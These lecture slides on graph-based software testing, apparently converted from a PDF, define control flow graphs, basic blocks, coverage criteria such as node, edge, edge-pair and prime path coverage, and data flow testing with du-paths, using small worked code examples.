
---

- Introduction
- Basic Concepts
- Control Flow Testing
- Data Flow Testing
- Summary

# Graph

- A **graph** consists of a set of **nodes** and **edges** that connect pairs of nodes.
- Formally, a graph  $G = \langle N, N_0, N_f, E \rangle$ :
  - $N$ : a set of nodes
  - $N_0 \subseteq N$ : a set of **initial** nodes
  - $N_f \subseteq N$ : a set of **final** nodes
  - $E \subseteq N \times N$ : a set of edges
- In our context,  $N$ ,  $N_0$ , and  $N_f$  contain at least one node.

# Example



$$N = \{n_0, n_1, n_2, n_3\}$$

$$N_0 = \{n_0\}$$

$$N_f = \{n_3\}$$

$$E = \{(n_0, n_1), (n_0, n_2), (n_1, n_3), (n_2, n_3)\}$$

$$N = \{n_0, n_1, n_2, n_3, n_4, n_5, n_6, n_7, n_8, n_9\}$$

$$N_0 = \{n_0, n_1, n_2\}$$


$$N_f = \{n_7, n_8, n_9\}$$

$$E = \{(n_0, n_3), (n_0, n_4), (n_1, n_4), (n_1, n_5), \dots\}$$

# Path, Subpath, Test Path


- A **path** is a sequence  $[n_1, n_2, \dots, n_M]$  of nodes, where each pair of adjacent nodes  $(n_i, n_{i+1})$  is an edge.
  - The **length** of a path refers to the number of edges in the path
- A **subpath** of a path  $p$  is a subsequence of  $p$ , possibly  $p$  itself.
- A **test path** is a path, possibly of length zero, that starts at an **initial** node, and ends at a **final** node
  - Represents a path that is executed during a test run

# Example




$p1 = [n_0, n_3, n_7]$   
 $p2 = [n_1, n_4, n_8, n_5, n_1]$   
 $p3 = [n_4, n_8, n_5]$

# SESE Graph



- 
- A test path  $p$  is said to **visit** a node  $n$  (or an edge  $e$ ) if node  $n$  (or edge  $e$ ) is in path  $p$ .
  - A test path  $p$  is said to **tour** a path  $q$  if  $q$  is a subpath of  $p$ .

# Test Case vs Test Path



$t_1: (a = 0, b = 1) \Rightarrow p_1 = [n_0, n_1, n_3, n_2]$   
 $t_2: (a = 1, b = 1) \Rightarrow p_2 = [n_0, n_3, n_2]$   
 $t_3: (a = 2, b = 1) \Rightarrow p_3 = [n_0, n_2]$

# Graph-Based Testing

---

- Introduction
- Basic Concepts
- Control Flow Testing
- Data Flow Testing
- Summary

# Basic Block

- A **basic block**, or simply a **block**, is a sequence of consecutive statements with a single **entry** and a single **exit** point.
  - If one statement is executed, all the statements must be executed.
- Control always enters a basic block at its **entry** point, and exits from its **exit** point.
  - No entry, halt, or exit inside a basic block
- If a **basic block** contains a single statement, then the **entry** and **exit** points coincide.

# Example

```
1. begin
2.   int x, y, power;
3.   float z;
4.   input (x, y);
5.   if (y < 0)
6.     power = -y;
7.   else
8.     power = y;
9.   z = 1;
10.  while (power != 0) {
11.    z = z * x;
12.    power = power - 1;
13.  }
14.  if (y < 0)
15.    z = 1/z;
16.  output (z);
17. end
```

Block	Lines	Entry	Exit
1	2, 3, 4, 5	2	5
2	6	6	6
3	8	8	8
4	9	9	9
5	10	10	10
6	11, 12	11	12
7	14	14	14
8	15	15	15
9	16	16	16


# Function Calls

- 
- Should a function call be treated like a regular statement or as a separate block of its own?
  - If a function call is user-defined and needs to be tested, then the function call should be treated as a separate block. Otherwise, it could be treated like a regular statement.

# Control Flow Graph

- A **control flow graph** is a graph with two distinguished nodes, **start** and **end**.
  - Node **start** has no incoming edges, and node **end** has no outgoing edges.
  - Every node can be reached from **start**, and can reach **end**.
- In a CFG, a node is typically a **basic block**, and an edge indicates the flow of control from one block to another.

# Example



# Reachability

- A node **n** is **syntactically reachable** from node **n'** if there exists a path from **n'** to **n**.
- A node **n** is **semantically reachable** from node **n'** if it is possible to execute a path from **n'** to **n** with some input.
- **reach(n)**: the set of nodes and edges that can be **syntactically reached** from node **n**.


# Node Coverage

- A test set  $T$  satisfies **Node Coverage** on graph  $G$  if and only if for every **syntactically reachable** node  $n$  in  $N$ , there is some path  $p$  in  $\text{path}(T)$  such that  $p$  visits  $n$ .
  - $\text{path}(T)$ : the set of paths that are exercised by the execution of  $T$
- In other words, the set  $TR$  of test requirements for **Node Coverage** contains each **reachable** node in  $G$ .

# Edge Coverage

- The TR for Edge Coverage contains each reachable path of length up to 1, inclusive, in a graph G.
- Note that Edge Coverage subsumes Node Coverage.


# Node vs Edge Coverage



# Edge-Pair Coverage

- The TR for Edge-Pair Coverage contains each reachable path of length up to 2, inclusive, in a graph G.
- This definition can be easily extended to paths of any length, although possibly with diminishing returns.


# Edge-Pair vs Edge Coverage



$p1 = [n0, n1, n3, n4, n5]$   
 $p2 = [n0, n2, n3, n5, n6]$

# Complete Path Coverage

- The TR for Complete Path Coverage contain all paths in a graph.



How many paths do we need to cover in the above graph?

# Simple & Prime Path


---

- A path is **simple** if no node appears more than once in the path, with the exception that the first and last nodes may be identical.
- A path is a **prime** path if it is a simple path, and it does not appear as a **proper** subpath of any other simple path.

# Prime Path Coverage

- The TR for Prime Path Coverage contains every prime path in a graph.

# Example



Prime paths = {[n0, n1, n2], [n0, n1, n3, n4], [n1, n3, n4, n1], [n3, n4, n1, n3], [n4, n1, n3, n4], [n3, n4, n1, n2]}

Path (t1) = [n0, n1, n2]


Path (t2) = [n0, n1, n3, n4, n1, n3, n4, n1, n2]

T = {t1, t2}

# Computing Prime Paths

- Step 1: Find all the simple paths
  - Find all simple paths of length 0, extend them to length 1, and then to length 2, and so on
- Step 2: Select those that are maximal

# Example



# Example – Simple Paths (2)

len = 0

- 1. [0]
- 2. [1]
- 3. [2]
- 4. [3]
- 5. [4]
- 6. [5]
- 7. ~~[6]~~!

len = 1

- 8. [0, 1]
- 9. [0, 4]
- 10. [1, 2]
- 11. [1, 5]
- 12. [2, 3]
- 13. [3, 1]
- 14. [4, 4]\*
- 15. ~~[4, 6]~~!
- 16. ~~[5, 6]~~!

len = 2

- 17. [0, 1, 2]
- 18. [0, 1, 5]
- 19. [0, 4, 6]!
- 20. [1, 2, 3]
- 21. ~~[1, 5, 6]~~!
- 22. [2, 3, 1]
- 23. [3, 1, 2]
- 24. [3, 1, 5]

len = 3

- 25. [0, 1, 2, 3]!
- 26. [0, 1, 5, 6]!
- 27. [1, 2, 3, 1]\*
- 28. [2, 3, 1, 2]\*
- 29. [2, 3, 1, 5]
- 30. [3, 1, 2, 3]\*
- 31. [3, 1, 5, 6]

len = 4

- 32. [2, 3, 1, 5, 6]!

# Example – Prime Paths

- 14.  $\underline{[4, 4]}^*$
- 19.  $\underline{[0, 4, 6]}!$
- 25.  $\underline{[0, 1, 2, 3]}!$
- 26.  $\underline{[0, 1, 5, 6]}!$
- 27.  $\underline{[1, 2, 3, 1]}^*$
- 28.  $\underline{[2, 3, 1, 2]}^*$
- 30.  $\underline{[3, 1, 2, 3]}^*$
- 32.  $\underline{[2, 3, 1, 5, 6]}!$


# Example – Test Paths

- Start with the longest prime paths and extend them to the start and end nodes of the graph

- 1) [0, 1, 2, 3, 1, 5, 6]
- 2) [0, 1, 2, 3, 1, 2, 3, 1, 5, 6]
- 3) [0, 1, 5, 6]
- 4) [0, 4, 6]
- 5) [0, 4, 4, 6]

# Infeasible Test Requirements

- The notion of “tour” is rather strict.




Let  $q = [a, b, d]$ , and  $p = [S_0, a, b, c, d, S_f]$ .

Does path  $p$  tour path  $q$ ?

# Sidetrips/Detours

- **Tour:** Test path  $p$  is said to tour path  $q$  if and only if  $q$  is a subpath of  $p$ .
- **Tour with sidetrips:** Test path  $p$  is said to tour path  $q$  with sidetrips if and only if every edge in  $q$  is also in  $p$  in the same order.
- **Tour with detours:** Test path  $p$  is said to tour path  $q$  with detours if and only if every node in  $q$  is also in  $p$  in the same order

# Example



# Best Effort Touring

- 
- If a test requirement can be met without a sidetrip (or **detour**), then it should be done so.
  - In other words, **sidetrips** or **detours** should be allowed only if necessary.

# Graph-Based Testing

---

- Introduction
- Basic Concepts
- Control Flow Testing
- Data Flow Testing
- Summary

# Definition/Use

- A **definition** is a location where a value for a variable is stored into memory.
  - Assignment, input, parameter passing, etc.
- A **use** is a location where a variable's value is accessed.
  - **p-use**: a use that occurs in a predicate expression, i.e., an expression used as a condition in a branch statement
  - **c-use**: a use that occurs in an expression that is used to perform certain computation

# Data Flow Graph


- A **data flow graph** (DFG) captures the flow of data in a program
- To build a DFG, we first build a CFG and then annotate each node  $n$  in the CFG with the following two sets:
  - $\text{def}(n)$ : the set of variables defined in node  $n$
  - $\text{use}(n)$ : the set of variables used in node  $n$

# Example (1)

```
1. begin
2.   float x, y, z = 0.0;
3.   int count;
4.   input (x, y, count);
5.   do {
6.     if (x <= 0) {
7.       if (y >= 0) {
8.         z = y * z + 1;
9.       }
10.    }
11.    else {
12.      z = 1/x;
13.    }
14.    y = x * y + z;
15.    count = count - 1;
16.  while (count > 0)
17.  output (z);
18. end
```

Node	Lines
1	2, 3, 4
2	6
3	7
4	8
5	12
6	14, 15, 16
7	17

# Example (2)



# DU-pair & DU-path

- A **du-pair** is a pair of locations  $(i, j)$  such that a variable  $v$  is defined in  $i$  and used in  $j$ .
- Suppose that variable  $v$  is defined at node  $i$ , and there is a use of  $v$  at node  $j$ . A path  $p = (i, n_1, n_2, \dots, n_k, j)$  is **def-clear** w.r.t.  $v$  if  $v$  is not defined along the subpath  $n_1, n_2, \dots, n_k$ .
- A definition of a variable  $v$  **reaches** a use of  $v$  if there is a **def-clear** path from the definition to the use w.r.t.  $v$ .
- A **du-path** for a variable  $v$  is a **simple** path from a definition of  $v$  to a use of  $v$  that is **def-clear** w.r.t.  $v$ .

# Example

- Consider the previous example:
  - Path  $p = (1, 2, 5, 6)$  is def-clear w.r.t variables  $x$ ,  $y$  and  $count$ , but is not def-clear w.r.t. variable  $z$ .
  - Path  $q = (6, 2, 5, 6)$  is def-clear w.r.t variables  $count$  and  $y$ .
  - Path  $r = (1, 2, 3, 4)$  is def-clear w.r.t variables  $y$  and  $z$ .

# Notations

- Def-path set  $\text{du}(n, v)$ : the set of du-paths w.r.t variable  $v$  that start at node  $n$ .
- Def-pair set  $\text{du}(n, n', v)$ : the set of du-paths w.r.t variable  $v$  that start at node  $n$  and end at node  $n'$ .
- Note that  $\text{du}(n, v) = \bigcup_{n'} \text{du}(n, n', v)$ .

# All-Defs Coverage

- For each def-path set  $S = du(n, v)$ , the TR for All-Defs Coverage contains at least one path in  $S$ .
- Informally, for each def, we need to tour at least one path to at least one use.

# All-Uses Coverage

- For each def-pair set  $S = du(n, n', v)$ , the TR for All-Uses Coverage contains at least one path in  $S$ .
- Informally, it requires us to tour at least one path for every def-use pair.

# All-DU-Paths Coverage


- For each def-pair set  $S = du(n, n', v)$ , the TR for All-DU-Paths Coverage contains every path in  $S$ .
- Informally, this requires to tour every du-path.

# Best Effort Touring

---

- When we allow touring with sidetrip/detour, the sidetrip/detour must be def-clear.

# Example



all-defs	0-1-3-4
all-uses	0-1-3-4
all-du-paths	0-1-3-4 0-1-3-5
	0-2-3-4
	0-2-3-5

# Why data flow?

- Consider the previous example. Assume that there is a fault in line 14, which is supposed to be  $y = x + y + z$ .
- Does the following test set satisfy edge coverage?  
